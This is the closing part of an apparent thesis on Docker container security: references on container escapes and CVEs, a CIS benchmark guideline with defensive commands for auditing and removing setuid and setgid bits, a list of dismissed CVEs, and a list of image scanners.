[7] Paul Menage. CGROUPS. https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt.

[8] Dominik Czarnota. Understanding Docker container escapes. https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

[9] Felix Wilhem. Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_agent feature. https://twitter.com/_fel1x/status/1151487051986087936.

[10] Sebastian Krahmer. docker VMM breakout. https://seclists.org/oss-sec/2014/q2/565.

[11] Sebastian Krahmer. shocker.c. http://stealth.openwall.net/xSports/shocker.c.

[12] Jen Andre. Docker breakout exploit analysis. https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3.

[13] raesene. The Dangers of Docker.sock. https://raesene.github.io/blog/2016/03/06/The-Dangers-Of-Docker.sock/.

[14] Ben Hall. :ro doesn't stop people launching containers. https://twitter.com/Ben_Hall/status/706879493135323136.

[15] cyphar. volumes: - /var/run/docker.sock:/var/run/docker.sock:ro. https://news.ycombinator.com/item?id=17983623.

[16] Cory Sabol. Escaping the Whale: Things you probably shouldn't do with Docker (Part 1). https://blog.secureideas.com/2018/05/escaping-the-whale-things-you-probably-shouldnt-do-with-docker-part-1.html.

[17] Martin Pizala. Docker Daemon - Unprotected TCP Socket Exploit. https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/docker_daemon_tcp.rb.

[18] btx3. [marumira/jido] Mining malware/worm. https://github.com/docker/hub-feedback/issues/1807.

[19] btx3. [zoolu2/*] Mining malware from "marumira" under different account. https://github.com/docker/hub-feedback/issues/1809.

[20] kapitanov. Malware report. https://github.com/docker/hub-feedback/issues/1853.

[21] Jesse Hertz. Abusing privileged and unprivileged linux containers, 2016.

[22] leoluk. Apparmor can be bypassed by a malicious image that specifies a volume at /proc. https://github.com/opencontainers/runc/issues/2128.

[23] staaldraad. Docker build code execution. https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/.

[24] Adam Iwaniuk. CVE-2019-5736: Escape from docker and kubernetes containers to root on host. https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html.

[25] Frichetten. CVE-2019-5736-PoC.
https://github.com/Frichetten/CVE-2019-5736-PoC.

[26] Aleksa Sarai. docker (all versions) is vulnerable to a symlink-race attack.
https://www.openwall.com/lists/oss-security/2019/05/28/1.

[27] Marcus Meissner. docker cp is vulnerable to symlink-exchange race attacks. https://bugzilla.suse.com/show_bug.cgi?id=1096726.

[28] keloyang. Security: fix a issue (similar to runc CVE-2016-3697).
https://github.com/hyperhq/hyperstart/pull/348.

[29] jordmoz. Numeric user id passed to –user interpreted as user name if user name is numeric in container /etc/passwd.
https://github.com/moby/moby/issues/21436.

[30] James Otten. Linux gather container detection.
https://github.com/rapid7/metasploit-framework/blob/master/modules/post/linux/gather/checkcontainer.rb.

[31] sambuddhabasu. Removed dockerinit reference.
https://github.com/docker/libnetwork/pull/815.

[32] R. Dua, A. R. Raja, and D. Kakadia. Virtualization vs containerization to support paas. In *2014 IEEE International Conference on Cloud Engineering*, March 2014.

[33] R. Morabito, J. Kjällman, and M. Komu. Hypervisors vs. lightweight virtualization: A performance comparison. In *2015 IEEE International Conference on Cloud Engineering*, March 2015.

[34] W. Felter, A. Ferreira, R. Rajamony, and J. Rubio. An updated performance comparison of virtual machines and linux containers. In *2015 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)*, March 2015.

[35] A. Martin, S. Raponi, T. Combe, and R. Di Pietro. Docker ecosystem - vulnerability analysis. *Computer Communications*, 2018.

[36] Elena Reshetova, Janne Karhunen, Thomas Nyman, and N. Asokan. Security of OS-level virtualization technologies: Technical report. *CoRR*, abs/1407.4245, 2014.

[37] Thanh Bui. Analysis of docker security. *CoRR*, abs/1501.02967, 2015.

[38] E. Bacis, S. Mutti, S. Capelli, and S. Paraboschi. Dockerpolicymodules: Mandatory access control for docker containers.

In *2015 IEEE Conference on Communications and Network Security (CNS)*, Sep. 2015.

[39] Zhiqiang Jian and Long Chen. A defense method against docker escape attack. In *Proceedings of the 2017 International Conference on Cryptography, Security and Privacy*, ICCSP '17, pages 142–146, New York, NY, USA, 2017. ACM.

[40] J. Chelladhurai, P. R. Chelliah, and S. A. Kumar. Securing Docker Containers from Denial of Service (DoS) Attacks. In *2016 IEEE International Conference on Services Computing (SCC)*, June 2016.

[41] Tao Lu and Jie Chen. Research of Penetration Testing Technology in Docker Environment. In *2017 5th International Conference on Mechatronics, Materials, Chemistry and Computer Engineering (ICMMCCE 2017)*, 2017.

[42] Rui Shu, Xiaohui Gu, and William Enck. A study of security vulnerabilities on docker hub. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, CODASPY '17, pages 269–280, New York, NY, USA, 2017. ACM.

[43] T. Combe, A. Martin, and R. Di Pietro. To docker or not to docker: A security perspective. *IEEE Cloud Computing*, 3(5):54–62, Sep. 2016.

[44] Aaron Grattafiori. Understanding and hardening linux containers, 2016.

Appendix A

Example CIS Docker Benchmark Guideline

4.8 Ensure setuid and setgid permissions are removed (Not Scored)

Profile Applicability:

- Level 2 - Docker - Linux

Description:

Removing setuid and setgid permissions in the images can prevent privilege escalation attacks within containers.

Rationale:

setuid and setgid permissions can be used for privilege escalation. Whilst these permissions can on occasion be legitimately needed, you should consider removing them from packages which do not need them. This should be reviewed for each image.

Audit:

You should run the command below against each image to list the executables which have either setuid or setgid permissions:

```
docker run <Image_ID> find / -perm /6000 -type f -exec ls -ld {} \; 2>
/dev/null
```

You should then review the list and ensure that all executables configured with these permissions actually require them.

Remediation:

You should allow setuid and setgid permissions only on executables which require them. You could remove these permissions at build time by adding the following command in your Dockerfile, preferably towards the end of the Dockerfile:

```
RUN find / -perm /6000 -type f -exec chmod a-s {} \; || true
```

Impact:

The above command would break all executables that depend on setuid or setgid permissions including legitimate ones. You should therefore be careful to modify the command to suit your requirements so that it does not reduce the permissions of legitimate programs excessively. Because of this, you should exercise a degree of caution and examine all processes carefully before making this type of modification in order to avoid outages.

134 | Page

Default Value:

Not Applicable

References:

1. http://www.oreilly.com/webops-perf/free/files/docker-security.pdf
2. http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf
3. http://man7.org/linux/man-pages/man2/setuid.2.html
4. http://man7.org/linux/man-pages/man2/setgid.2.html

CIS Controls:

Version 6

5.1 Minimize And Sparingly Use Administrative Privileges
Minimize administrative privileges and only use administrative accounts when they are required. Implement focused auditing on the use of administrative privileged functions and monitor for anomalous behavior.

Appendix B

List of Uninteresting CVEs

This appendix contains all vulnerabilities related to Docker and software used by (e.g. runC) that I have looked at and I deemed uninteresting. It does not contain other vulnerabilities or exploits (e.g. Kernel exploits) that might also effect Docker. The uninteresting exploits are exploits without any public information that can be used to exploit the underlying vulnerability, have too low of an impact, are not relevant, are hard to correctly use or are too old.

Not enough information is publicly available about the following vulnerabilities:

- CVE–2019–1020014
- CVE–2019–14271
- CVE–2016–9962
- CVE–2016–8867
- CVE–2015–3629
- CVE–2015–3627
- CVE–2014–9357
- CVE–2014–6408
- CVE–2014–6407
- CVE–2014–3499
- CVE–2014–0047

These vulnerabilities are only relevant on Windows:

- CVE–2019–15752
- CVE–2018–15514

These vulnerabilities do not have enough impact or are too old to be useful:

- CVE–2019–13509
- CVE–2018–20699

- CVE–2018–12608
- CVE–2018–10892
- CVE–2017–14992
- CVE–2015–3631
- CVE–2015–3630
- CVE–2015–1843
- CVE–2014–9358
- CVE–2014–5277

Appendix C

List of Image Static Analysis Tools

As we discussed in section 6.2.2, there are many tools that scan Docker images for risks. This is a list of existing scanners:

- Clair[1]
- Clair-scanner[2]
- Scanner[3]
- Banyan Collector[4]
- Trivy[5]
- Aqua Security's MicroScanner[6]
- Dockle[7]
- Dagda[8]
- oscap-docker[9]
- dockerscan[10]

[1] `https://github.com/coreos/clair`
[2] `https://github.com/arminc/clair-scanner`
[3] `https://github.com/kubeshield/scanner`
[4] `https://github.com/banyanops/collector`
[5] `https://github.com/aquasecurity/trivy`
[6] `https://github.com/aquasecurity/microscanner`
[7] `https://github.com/goodwithtech/dockle`
[8] `https://github.com/eliasgranderubio/dagda`
[9] `https://www.open-scap.org/`
[10] `https://github.com/cr0hn/dockerscan`